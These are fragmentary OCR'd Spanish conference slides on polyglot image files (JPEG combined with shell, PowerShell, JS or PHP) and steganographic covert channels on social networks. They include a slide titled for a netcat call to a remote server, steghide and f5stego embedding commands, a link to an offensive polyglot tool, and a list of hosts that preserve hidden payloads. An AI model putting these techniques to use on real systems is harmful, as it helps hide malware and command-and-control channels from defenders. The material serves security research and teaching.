


Polyglot imagen JPG y
ShellScript (netcat a server remoto)






Polyglot JPEG + Powershell & Shellscript




Bipolar – Polyglots en acciones ofensivas

https://www.github.com/mindcrypt/tools/bipolar

- Libero una nueva herramienta… experimental!!!
- De momento JPEG (js, php, Powershell, Shell scripting…)





- Adáptala a tus necesidades… si no has entendido la charla no te va a funcionar :D

Redes sociales estego vs Polyglots

https://github.com/mindcrypt/covertchannels-steganography

- ¿Es posible ocultar información en redes sociales? (Covert channel - malware)
  - Ataques activos: re-escalado, compresión, recortes, cambios de calidad, cambios de formato, …
  - Depende principalmente del estegomedio elegido, del canal de comunicación y de la cantidad de información a ocultar/invisibilidad.
- Ejemplos de redes que alteran una estegoimagen cuando se “sube”
  - Facebook, Twitter → No elimina info oculta con herramientas clásicas (StegHide, F5, …)
    - steghide --embed -cf gatoescoces.jpg -ef msgSecret.txt -sf gatoS1.jpg -z 9
    - f5stego -e -p pepe gatoescoces.jpg msgSecret.txt gatoS2.jpg
  - Otras redes “destruyen” la información
    - Linkedin, Mastodon, Instagram… → ¿se puede hacer algo?

CryptoStego - YASS Version

This project is a fork of Jeffery Zhaos's CryptoStego project, which implements well known steganographic methods and cryptography to hide and protect text in images.

This fork implements a new steganographic method, inspired by the **YASS** method. The implementd method consists of hiding the data inside the 2D Discrete Cosine Transform results of pseudo-randomly spatially located 8x8 blocks of the image. More info on the method is available at the **About** section below.

Parameters

Note that the same parameters used to hide a message must be used to recover it!

Copies*	Limit*	B block size**
20	100	11

* You can read more about copy and limit parameters at the Advanced Usage section of the project readme. There are also suggested values:

- Level 0: [Copies:5][Limit:30] - Best Secrecy, No Robustness to Compression
- Level 1: [Copies:11][Limit:15] - (Warning: This level has very low data capacity)
- Level 2: [Copies:9][Limit:20]
- Level 3: [Copies:5][Limit:30]
- Level 4: [Copies:5][Limit:35]
- Level 5: [Copies:5][Limit:50] - Best Robustness to Compression, Worst Secrecy

** B size is the outer B block size used by the YASS method.

Select an image: Seleccionar archivo gatoS1.jpg

Security Password: pepe

104.27.181.185

Hide a Message Hide My message to this Image

Select an image: Seleccionar archivo result-linkedin.jpg

Security Password: pepe

Read My MSG from Image

Recover a Message Results:

104.27.181.185

pepe pepe
desollinador en Cemento

Visualizaciones de tu artículo 2
Contactos
Amplía tu red

Accede a información y herramientas exclusivas
Probar Premium gratis durante 1 mes

Elementos guardados

Grupos
Eventos
Hashtags seguidos

Descubrir más

Comienza una publicación

Escribe un artículo en LinkedIn

Ordenar por: Populares

pepe pepe
desollinador en Cemento
ahora •

18:24 https://pboueke.github.io/CryptoStego/

Recomendar Comentar Compartir


Redes sociales estego vs Polyglots


- Polyglots – Almacenamiento/transmisión de archivos (si no hay modificación)
  - Imgbox.com, postimg.cc, imagebam.com, imgbb.com, gifyu.com...
  - Wallpaper, favicon, Archive.org (https://archive.org/details/gato-Whatsapp)…
  - Gdrive, Dropbox, Whatsapp, Telegram, Mail, …
  - Github, Microsoft Word, OpenOffice, Wikipedia (https://commons.wikimedia.org/wiki/File:Gato-Whatsapp.jpg)…
  - ¿Avatar/comentarios? (sitios permitidos)
  - Página web (e-commerce, …)

- Polyglots en redes sociales (procesamiento del archivo -> polyglots ¿NO?)
  - Twitter, FB, Instagram, Linkedin, Mastodon..


https://hackaday.com/2018/11/07/shakespeare-in-a-zip-in-a-rar-hidden-in-an-image-on-twitter (no funciona)

